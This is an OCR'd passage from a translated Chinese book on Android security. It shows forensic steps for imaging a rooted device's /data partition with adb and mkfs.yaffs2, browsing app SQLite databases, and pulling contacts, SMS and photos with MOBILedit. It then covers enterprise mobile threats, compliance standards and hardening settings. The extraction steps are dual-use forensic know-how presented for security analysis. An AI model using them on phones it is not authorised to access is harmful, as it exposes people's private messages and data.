adb push mkfs. yaffs2/mnt/sdcard/tmp
```

2）开启 adb shell，使用“su”命令将用户身份转换为超级用户（即 root 用户）。使用下面的命令将/mnt/sdcard/tmp/目录下的 mkfs. yaffs2 文件的权限修改为 755。

```
chmod 755/mnt/sdcard/tmp/mkfs. yaffs2
```

3）执行下面的命令创建 Android 设备镜像。此时，得到生成的 data. img 镜像文件，该文件即为 Android 设备的系统镜像。

```
/mnt/sdcard/tmp/mkfs. yaffs2 data. img
```

4）使用命令 pull 通过 adb shell 将数据提取到分析人员的工作机上。

```
adb pull/mnt/sdcard/tmp/data. img
```

现在，该设备的镜像已经存放在分析人员的工作机上了，分析人员可以使用各种相关的工具（如 yaffey）对该镜像进行分析。使用 yaffey 工具分析 Android 设备镜像的过程如图 8.11 所示，该分析工具可从网站 http：//code. google. com/p/yaffey/上下载获得。




图 8.11　使用 Yaffey 工具分析设备镜像

8.6　访问应用程序数据库

正如本章前面讨论的，应用程序可以在 SQLite 数据库中存储结构化的数据。任何一个应用程序都可以在这样格式的路径“/data/data/ < appname > /databases”目录下创建 DB（database，数据库）文件。虽然可以先将 Android 设备 root 处理，然后使用 SQLite3 命令行工具分析这些数据库文件。但是，相比之下，将 Android 设备制作成镜像，然后使用分析人员工作机上的各种工具（如 Yaffey 和 SQLite 浏览器）进行分析，则会更加便捷。提取数据库文件并使用 SQLite 工具浏览数据库文件内容的操作步骤如下：

1）获取 root 权限，将手机上的/data 分区制作成镜像文件（操作过程参见上节内容）。

2）从网站 http：//sqlitebrowser. sourceforge. net/index. html 上下载并安装 SQLite 浏览器工具。

3）如图 8.12 所示，使用 Yaffey 工具在镜像文件中浏览一个应用程序的 SQL 数据库，然后将该应用程序的数据库文件提取到工作机上，或者通过 adb shell 执行下面的命令将数据库文件提取到工作站上：

adb pull/mnt/sdcard/tmp/twitter.db




图 8.12　应用程序 Twitter 的数据库位置

4）如图 8.13 所示，在 SQLite 数据库浏览器中打开 twitter.db 数据库文件。




图 8.13　在 SQLite 数据库浏览器中分析 Twitter 数据库文件

8.7　从 Android 设备上提取数据

前面章节，已经介绍了如何对 Android 设备进行 root 处理，以及获取设备上存储的有用信息。虽然可以通过一点一点地提取数据的方法获取设备上存储的有用数据。但是在效率上难免有些不尽如人意。因此，可以借助一些工具提高数据获取的效率。例如，使用 MOBILedit 软件。MOBILedit 软件用于提取经过 root 处理的设备上的各种数据，包括联系人信息、SMS 信息、应用程序的数据库文件，等等。使用该软件从设备上提取信息的操作步骤如下：

1）确定设备已经过 root 处理，相关操作可查看本章前面几节的介绍。

2）下载并安装 MOBILedit 应用程序，如图 8.14 所示。




图 8.14　MOBILedit 应用启动界面

3）在 MOBILedit 应用程序中输入设备的 IP 地址，如图 8.15 所示。




图 8.15　使用 MOBILedit 连接 Android 设备

4）该应用软件同移动设备连接上后，即可下载/查看各种信息，包括通话记录、SMS 信息、所有的照片等，如图 8.16 所示。




图 8.16　提取联系人资料、短信/彩信、电子邮件和照片

5）通过 MOBILedit 应用软件还可以下载设备上的其他数据（见图 8.17），读者可以使用前面几节介绍的技术，对这些下载的数据做进一步的分析。




图 8.17　从移动设备的文件系统中提取数据

8.8　小结

本章介绍了 Android 系统使用的各种类型的文件系统，介绍了安全专业人员在分析设备和应用程序时所感兴趣的有关分区和挂载点的相关知识，应用程序存储持久化数据（如数据库、设置参数、文件等）的各种不同方式，以及获取和分析这些信息的各种方法。同时，本章还介绍了对 Android 设备进行 root 处理的操作步骤（不同的 Android 发布版本 root 处理步骤有所差异），以及使用第三方应用软件从 Android 设备中提取数据的方法。

第 9 章　企业环境 Android 系统的安全问题

本章主要关注企业环境 Android 系统的安全问题，以及部署 Android 应用程序过程中存在的安全问题。首先从一般性的角度上分析移动设备的安全因素，然后以具体的 Android 设备为例，进行有针对性的分析。随后，介绍监管、合规/审查事项，以及终端用户培训方面的问题。最后，讨论有关增强 Android 系统安全的问题，以及如何开发安全的 Android 应用程序的问题。

9.1　企业的 Android 系统

从企业的角度出发，企业环境涉及 Android 系统的安全问题，主要可以涵盖以下三个方面：Android 设备的部署、Android 应用程序的开发，以及允许 Android 应用程序在企业环境下使用所带来的隐患。

部署 Android 设备和应用程序只是一项简单的信息技术（IT）功能运用，而开发安全的 Android 应用程序则属于研发/设计团队或 IT 开发团队的工作范畴。

9.1.1　企业 Android 系统的安全问题

正如第 1 章所讨论的，当今的移动设备（包括 Android 手机）在硬件和软件功能上正在以极快的速度发展。

本书对这些威胁的评估，以及采用的安全控制措施，已经无法跟上移动设备上各种功能的发展了。由于这些设备上的功能日渐丰富，越来越多的威胁不断地向移动设备领域蔓延。因此，需要对这些设备采取更多的安全防护措施。在企业中部署这些设备或应用程序之前，最重要的是全面细致地分析这些移动设备可能面临的威胁，以及针对移动设备（用户）上使用/访问的企业资源的威胁。此类分析可以通过使用一套威胁模型来完成。在威胁建模中，可以从资产保护、资产威胁和产生的漏洞三个方面进行分析。最终，给出一套适合的安全控制措施，减少这些威胁和漏洞。

正如在第 4 章简单介绍的那样，和其他任何一种操作系统类似，Android 系统同样面临着各种传统的安全问题。本章将对这些问题进行展开讨论，其中包括一些在之前讨论中有意忽略、留待后面章节讨论的问题。下面列出了几个 Android 移动设备可能存在的安全问题（有关这部分内容的参考文档地址为 http://csrc.nist.gov/publications/drafts/800-124r1/draft_sp800-124-rev1.pdf）：

1）缺少对设备的实际管控。

2）使用不可靠的移动设备。
3）使用不可靠的连接和网络。
4）使用不可靠的应用软件。
5）同其他未知系统建立连接和交互。
6）访问不可靠的内容。
7）使用位置服务。
8）缺少对应用程序和操作系统漏洞补丁的管理。

1. 缺少对设备的实际管控

移动终端设备往往由终端用户随身管理，而不是由系统管理员或安全专业人员管理。事实上，用户始终随身携带移动终端设备增加了企业资源遭受危害的风险。从用户使用移动设备时被人肩窥到移动设备丢失或被盗，众多针对移动设备上数据信息的威胁源自于缺少对这些设备实施有效的管控。移动设备很有可能丢失、被盗或暂时脱离用户的触及范围和视线范围。从企业安全的角度上来看，应当对可能存在的企业信息资源的危害做出这样的假设，即一旦这些设备丢失或被窃，它们可能落在恶意用户的手中，从而造成设备曾经访问的企业资源或可能存储的企业信息资源面临泄露的风险。因此，必须针对这样的假设，设计有效的安全控制措施，阻止移动设备上敏感数据的泄露。

考虑到最糟糕的情况发生，即丢失或被窃的设备落入恶意用户的手中。在这种情况下，避免设备上信息遭受进一步危害的最好方式，就是给移动设备加密（如果重要数据允许在移动设备上存储），或从一开始就禁止企业员工使用个人移动设备访问重要的企业资源信息（对于 Android 智能手机来说，这点可能很难实现）。防止他人通过肩窥窥视用户屏幕内容，最明智的做法就是使用隐私屏幕（确实已经有了这种针对手机屏幕内容保护的设计了）。此外，如果确实需要访问企业资源，在使用这些设备时，应当开启锁屏设置（需要密码/PIN 码，才能开启屏幕）。当然，最好的安全做法是在所有的应用程序上设置程序启动密码，也就是当用户在每次使用应用程序时，都要输入密码验证用户身份。不过，这样做非常麻烦，以至于用户很可能坚持不下来（想象一下，在 Android 设备上，每次用户使用 Facebook 应用程序时都需要先进行身份验证操作，然后才能正常登录 Facebook 软件）。

2. 使用不可靠的用户设备

很多企业在用户设备管理方面都采用 BYOD（自带设备）管理模式。实际上，这也就意味着用户会把他们自己的移动设备（自己买的）带入到企业，并用其访问企业资源。这便会导致一定风险的出现，因为这些设备对于企业安全来说是不可靠的，且没有经过企业的安全审核，唯一只能靠用户自己，出于对企业资源信息安全负责的考量，对自己的移动设备进行安全性检查。因此，对于企业来说，这种认为所有设备实际上都不可靠的假设并不是毫无根据的。

企业必须针对移动终端设备，强制执行各项安全制度。不论这些设备是属于用

户自己的，还是企业配发的。而且，还需要对这些设备和设备上面的应用程序进行监控。此外，其他的安全方案还包括：提供并要求用户使用企业定制的设备（这些设备搭载了针对安全问题进行强化的操作系统，预先审核过的应用程序和各种安全使用规则）；允许用户携带自己的移动终端设备，但只能使用企业提供的防护完善的沙箱软件访问企业敏感信息资源。

3. 连接到未批准和不可靠的网络

移动设备有多种连接方式：蜂窝数据连接、无线和蓝牙连接，以及近场通信（NFC）等。企业应当假定用户会使用任意连接方式，甚至会使用所有的连接方式。这些可选的连接方式，可以导致各种类型的攻击出现，包括：网络嗅探攻击、中间人攻击和窃听等攻击类型。以这类攻击为例，当终端用户将设备连接到任意一个可以获得（并且开放）的 Wi- Fi 网络时，攻击者即可对用户之间的通信实施窃听（如果没有对这些通信采用防护措施）。

确保开始通信之前，先对通信双方的身份进行验证，然后再使用加密技术，能够有效地降低这类攻击带来的信息泄露风险。

4. 使用不可靠的应用程序

实际上，这类问题与台式机/笔记本电脑上出现的问题一样。在这些终端设备上，用户可以自由地安装任意他们选择下载的应用程序。即便员工的移动设备是企业配发定制的，设备的所有权归企业所有，并且这些设备经过企业的审核批准，但是，用户在使用这些设备时，仍然可以自由地安装他们自己下载的应用程序（除非企业安全规章明令禁止这种做法）。而且，对于 Android 系统，用户可以从几十个应用市场下载应用程序，甚至直接从互联网上下载应用。

有几个方案可以用来减少这种威胁。企业可以通过制定安全规章或合理的使用规章制度，明令禁止使用第三方应用程序。如果用户想要使用他们的 Android 设备访问企业资源，可以给他们提供一个允许安装和使用的应用程序白名单。不过，尽管这样可以阻止他们安装特定的应用程序（比如 Facebook），但是他们仍然可以通过其他的方式使用这些特定的应用程序（例如，使用浏览器通过网页登录 Facebook 等社交平台）。因此，减少这种威胁最有效的做法，就是在执行安全规章的同时，加强对企业终端用户的教育。此外，企业还可以采用另一套对策，即对企业用户的移动终端设备在企业环境下进行监控。

5. 连接不可靠的系统

移动设备可以向/从多个设备和数据源同步数据。这一功能可用在电子邮件、日程安排、图片、音乐和电影等内容的同步。这些进行同步的数据源/目标设备可以是企业的台式/笔记本电脑、个人台式/笔记本电脑、网站，以及目前越来越热的各种基于云平台的服务。因此，可以假设任何存放在设备上数据，都可能面临着风险。

如果企业员工使用的移动设备的所有权属于企业，强制执行这些安全制度能够

有效地阻止设备上的信息备份或同步到未经授权的数据源。如果移动设备是企业员工自己的，那么通过教育提高用户信息安全意识和对设备实施监控（以及强制员工通过沙箱应用程序访问企业资源），将成为企业能够采用的企业信息安全防护举措。

6. 访问不可靠的信息内容

使用移动设备时，用户可能会遇到大量不可靠的信息内容（例如，附件、下载的文件和 QR（快速反应）码等）。其中，多数不可靠的信息内容源自有问题的或未知的数据源，从而给用户和企业的数据带来潜在的风险。以 QR 码为例，在这些 QR 码包含的信息中，可能隐藏有恶意的 URL 地址或下载项。但是，用户可能并没有意识到这些问题，不加防备地使用移动设备读取这些 QR 码，从而成为恶意攻击的受害者。

安装安全防护软件（杀毒软件）可以在一定程度上降低安全风险。但是，对于那些源自 QR 码的攻击，另一种有效的防护方式就是禁用照相机功能。不过，树立良好的安全意识，则是应对任何安全威胁最为有效的解决办法。

7. 使用 GPS（位置相关的服务）

如今，越来越多的移动设备可以被作为导航设备，查找各种基于位置的“信息”。很多应用程序需要依靠移动设备上的 GPS 功能提供的位置数据。从 Facebook 到 yelp，这些应用程序使用用户的位置数据，改进应用程序的用户体验。但是，这也给用户的信息安全带来一定的安全风险。除了在用户隐私方面埋下隐患外，还有一个问题，就是使攻击者可以使用用户的位置信息，发起有针对性的攻击，或是根据用户的位置信息猜测用户的行为活动。

禁用 GPS 功能，是降低这种安全风险的一种方式。但是，这并不适合 BYOD 模式。另一种行之有效的办法，就是通过宣传教育，使用户意识到使用位置数据可能存在的信息安全隐患。同时，还可以通过安全制度的有效执行和落实，阻止用户设备上的应用程序（例如，社交媒体应用程序）访问位置信息。

8. 缺少修补应用程序和操作系统漏洞的管理

在采用 BYOD 模式的企业环境下，这是一个很严重的问题。携带个人移动设备的企业员工，很可能不会修补或更新已经发布的针对他们设备的操作系统/应用程序的安全补丁，从而导致企业资源暴露在安全风险之下。试想一下，在你的周围可能存在着各种版本的 Android 系统（从 2.2.21 版本到 4.x 系列版本），并且每一个版本的 Android 系统都可能存在各种安全问题。用户很可能并没有升级他们的 Android 系统版本或及时安装安全漏洞修复补丁。而且，很多用户也不会及时地更新设备上的应用程序版本。

监控企业员工的移动设备，试图确定这些设备的操作系统/应用程序的版本信息，就可以根据这些信息标识出存在于企业环境下的不安全的操作系统/应用程序。然后，有针对性地要求这些存在风险的设备用户做出选择：要么升级其设备系统/

应用程序版本；要么取消其访问企业资源的权限。

9.1.2 终端用户的安全意识

任何确保移动设备信息安全或通过移动设备访问企业资源的安全策略，都离不开对移动终端用户的安全培训。通过培训，使用户了解到各种安全风险（如上所列），认识到安全管控制度至关重要的原因。自觉遵守安全管控制度，应当作为用户需要接受的在企业环境下移动设备使用政策的一部分，并且要求用户每年至少需要复习一次这些政策。而且，每年的安全意识培训和培训后的测试，应当把用户心中一些好的安全做法吸收进来。此外，还应当在安全意识培训中，补充一些对用户使用移动设备时特定操作行为的告诫，从而防止他们使用未经企业批准的操作行为（例如，使用移动设备访问有害的网站，下载恶意代码等）。

9.1.3 合规/审查事项

企业需要向客户、审查人员和其他的利益相关者展示企业的安全性。如今，移动设备逐渐成为企业“计算基础设施”中不可缺少的一部分。因此，自然成为审查人员深入检查的对象之一。虽然当前的安全认证（标准）还无法跟上移动设备威胁方式的发展速度，但是对于移动设备（以及针对移动设备开发的应用程序）来说，基本的安全防护措施还是必不可少的。否则，如果你的移动设备/基础设施的安全性没有得到增强，因而在安全审查时发现安全问题，那么在一些情况下（取决于企业的监管条例/准则），你将会受到处罚。

ISO 27002 是 ISO/IEC 机构㊀发布的一套被广泛使用的安全体系标准。它列举了 39 个管控对象和 130 多个安全控制措施，用于确保企业环境的安全。其中很多控制措施为保护移动设备、数据，以及移动设备上的应用程序的安全性提供直接或间接地指导。控制措施 9.2.5（Control 9.2.5）条款用于处理实体安全问题，控制措施 10.8.1 条款用于处理信息交换，以及控制措施 11.7.1 条款专门用于制定和颁布各种安全制度和措施，解决来自移动设备的各种威胁。

除了上面提到的这些控制措施外，还可以在移动设备上使用一些其他的控制措施。例如，定期地打补丁、安全扫描、安全强化和使用加密等措施。在“信息系统的购买、开发和维护”方面，制定控制措施的宗旨是，在开发信息系统和应用

㊀ ISO/IEC 机构，即 ISO/IEC 联合信息技术委员会（ISO/IEC JOINT TECHNICAL COMMITTEE FOR INFORMATION TECHNOLOGY），是国际标准化组织（ISO）和国际电工委员会（IEC）联合组建的第一个标准化技术委员会，其编号为 JTC1。它在 ISO 和 IEC 共同领导下，承担信息技术领域国际标准制定工作，其重要性和影响力非同一般。国际标准化组织和国际电工委员会这两大国际顶尖的标准化机构，长期以来，形成了既有明确的业务分工，同时又相互协作的良性互动关系，具体地说，IEC 负责电工技术领域的国际标准制定工作，其他领域则由 ISO 负责。——译者注

程序时，应充分考虑开发产品的安全性。编写最佳的代码处理过程（如输入验证、输出编码，以及错误检查等）是实现该宗旨的重要组成部分。在保护移动设备信息安全的问题上，其他的标准（例如，NIST 800-53[㊀] 和 PCI DSS[㊁]）有着类似的规定。在本质上，这些标准的核心都是强调对移动资产的威胁因素进行定期的评估、确定安全问题、落实防控措施，以及加强对终端用户和开发人员的安全教育。

9.1.4　移动设备安全措施推荐

针对企业环境下移动设备的安全控制措施，主要可以分为以下四类：

1）功能上的制度和约束：限制用户和应用程序使用移动设备上的部分硬件功能（例如，照相机、GPS），配置无线网络和虚拟专用网（Virtual Private Network，VPN），将用户在企业环境下在移动设备上的使用记录/违规操作发送到远程服务器，提供用户可以使用的应用程序白名单，以及阻止 root 处理过的设备访问企业资源和网络。

2）数据保护：主要包括对本地存储和外部存储加密、使用 VPN 通信访问受保护的资源，以及使用强大的通信加密算法。此外，还包括在丢失或被盗的设备上，使用远程擦除功能。

3）访问控制：主要包括设备用户的身份验证（例如，验证 PIN 码、SIM 密码），以及使用每个应用程序时需要密码验证使用者身份。此外，当设备闲置一段时间后（推荐为 2 ~ 5min），需要重新输入 PIN 码/密码验证使用者的身份。

4）应用程序：专门针对应用程序实施的控制措施，主要包括对应用程序来源/应用程序市场的审核；要求用户只能从审核通过的应用程序源/应用市场上下载、安装应用程序和更新应用程序；仅允许用户安装可靠的应用程序（即使用可靠的数字证书签名的应用程序）；禁止用户使用基于公共云的应用程序数据备

㊀ NIST 800-53 即推荐的联邦信息系统和组织的安全控制措施，是 NIST（National Institute of Standards and Technology，美国国家标准与技术研究院）在 FISMA 项目实施中产生的重要安全标准和指南之一，是信息安全风险管理框架的重要组成部分。该标准主要介绍了安全控制措施选择和标准化的基本概念，以及为信息系统选择和说明控制措施的过程，以帮助组织部分达到对信息系统安全和风险的有效管理。它为选择和规定信息系统安全控制措施提供了指导原则，为安全管理者、安全服务提供者、安全技术开发人员、系统开发人员、系统实施人员和系统评估者提供了指导。——译者注

㊁ PCI DSS（Payment Card Industry Data Security Standard，支付卡行业数据安全标准），也称为第三方支付行业数据安全标准，是由 PCI 安全标准委员会的创始成员（Visa、MasterCard、American Express、Discover Financial Services、JCB 等）制定的，旨在使国际上采用一致的数据安全措施，该标准（PCI DSS）在支付网关的安全方面做出标准的要求，其中包括安全管理、策略、过程、网络体系结构、软件设计的要求列表等，全面保障交易安全。适用于所有涉及支付卡处理的实体，包括商户、处理机构、购买者、发行商和服务提供商及储存、处理或传输持卡人资料的所有其他实体。此外，PCI DSS 还包括一组保护持卡人信息的基本要求，并可能增加额外的控制措施，以进一步降低风险。——译者注

份/恢复服务。

9.2 强化 Android 安全性

上一节主要分析了常见的移动设备的威胁方式，以及一些可以采用的威胁应对措施。本节将详细介绍如何配置（强化）Android 设备的安全设置，以降低各种安全风险。对此，本节将从两个部分进行介绍：通过更改安全配置（强化）增强 Android 设备的安全性和开发安全的 Android 应用程序。

9.2.1 安全部署 Android 设备

Android 设备出厂时，系统被设置为默认的出厂模式。然而出于安全考虑，将设备配置成最佳的安全设置，以及用户所需的各种功能设置（即确保设备安全性的各种安全设置），往往需要用户自行配置，尤其对于企业环境来说，更是如此。随着 Android 系统版本的不断升级，Android 系统的安全设置方式也随之不断改进，配置起来变得更加容易。用户所做的各种安全配置既可以直接应用在本地设备上，也可通过 Exchange ActiveSync 邮件机制推送到其他 Android 设备上。此外，有些 Android 设备厂商还提供了额外的系统安全配置工具软件（厂家自主开发的或第三方软件开发商提供的），供用户快捷地增强设备的安全性能。

1. 未授权的设备访问

正如本章前面所提到的，缺乏对移动设备的实际管控，是用户和企业在增强 Android 设备安全性时，需要面对的主要问题之一。对于这一问题，可以在 Android 设备上通过下述安全功能配置予以一定程度的缓解。

（1）设置锁屏

该功能设置启用后，用户需要输入正确的 PIN 码或密码后，才可以使用 Android 设备。当然，用户也可以不使用这种设置，但是，出于确保移动设备的安全性，本书强烈建议用户使用该功能设置。启用此设置，需要按照如下操作流程进行设置："Settings" -> "Security" -> "Screen Lock"，然后在"PIN"和"Password"中选择一项，作为屏幕解锁的密码形式。本书建议用户使用复杂的密码或 8 位的 PIN 码作为屏幕解锁密码（设置过程如图 9.1 所示）。当"Screen Lock（锁屏）"功




图 9.1 启用锁屏功能

能启用后，用户还应当同时更新自动锁屏超时间隔值（见图 9.2）。

（2）设置 SIM 卡锁定

开启“SIM 卡锁定功能（SIM card lock）”后，设备会强制用户输入 PIN 码，只有输入正确的 PIN 码，用户才能使用“手机”功能。否则，用户将无法拨打电话或发送短信。开启 SIM 卡锁定功能，需要按照如下操作流程进行设置：依次进入“Settings”->“Set up SIM card lock”（如图 9.3 和图 9.4 所示），然后启用“Lock SIM card”选项设置。设置一个与屏幕解锁密码不同的值，作为解锁 SIM 卡的 PIN 码。




图 9.2　自动锁屏超时间隔值

（3）远程擦除

系统管理员能够通过 Exchange ActiveSync 邮件机制，启用“远程擦除”功能。如果用户的 Android 设备连接到公司的 Exchange 服务器，那么当设备丢失或被盗时，激活远程擦除功能，擦除 Android 设备上的重要资料数据，对于确保移动设备的信息安全性至关重要。此外，使用 Exchange ActiveSync 邮件机制，还可以将其他的功能设置（例如，密码复杂度验证）推送到移动设备上，从而实现移动设备的远程管控，这部分内容在本章的后面将会介绍。




图 9.3　启用 SIM 卡锁




图 9.4　向 SIM 卡锁输入 PIN 码

远程擦除功能可以将手机上的所有数据擦除掉，将手机恢复到出厂状态。擦除的内容包括所有的电子邮件数据，以及应用程序设置等。不过，远程擦除功能无法删除存储在外部 SD 卡上的数据资料。

2. 其他设置

